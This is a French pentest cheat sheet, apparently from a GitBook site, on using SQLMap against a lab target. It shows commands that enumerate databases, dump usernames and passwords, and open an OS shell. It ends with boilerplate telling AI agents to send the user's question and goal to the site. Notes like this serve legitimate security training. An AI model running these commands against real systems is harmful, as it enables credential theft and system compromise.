> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/hacking-tools/web/sqlmap.md).
# SQLMap
Notes de pentest avec SQLMap pour la détection des injections SQL, l’identification du SGBD, l’énumération de la base de données, la découverte des tables et des colonnes, le dump des données, les tests basés sur les cookies, l’ajustement du niveau de risque et du niveau, le shell système
{% hint style="info" %}
**SQLMap** est un outil de test d’intrusion open source spécialement conçu pour détecter et exploiter les vulnérabilités d’injection SQL dans les applications web. Il automatise le processus de détection et d’exploitation des vulnérabilités SQL en interagissant avec les bases de données sous-jacentes. SQLMap est utilisé par les professionnels de la sécurité informatique et les chercheurs en sécurité pour évaluer la sécurité des applications web en identifiant et en exploitant les vulnérabilités de sécurité liées au SQL.
{% endhint %}
## Flux de travail SQLMap
1. Capturez ou construisez la requête vulnérable, y compris les cookies, les en-têtes et le paramètre injectable.
2. Identifiez le SGBD lorsque c’est possible et ajustez `--risk`, `--level`, et `--dbms` uniquement après avoir confirmé le comportement.
3. Énumérez les bases de données, les tables, les colonnes et les enregistrements ciblés avec le plus petit périmètre de requête qui prouve l’impact.
4. Extrayez uniquement les données nécessaires à l’objectif de l’évaluation et conservez la ligne de commande exacte pour le rapport.
5. Validez manuellement la découverte lorsque le rapport nécessite une preuve de concept minimale sans automatisation.
## Opérations SQLMap courantes

## Lister les bases de données :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Rechercher les tables dans une base de données donnée :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Trouver les colonnes dans une table spécifique :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Extraire les utilisateurs et les mots de passe de la table « users » :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```
## Console interactive :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```
## Paramètres intéressants :
#### Définir le risque et la profondeur de l’attaque :
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```
#### Si nous connaissons le type de base de données avec le paramètre :
--dbms mysql
#### Pour tester tous les types d’attaques sans envoyer de requête à chaque fois :
```bash
--batch
```
### Toutes les notes
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/hacking-tools/web/sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.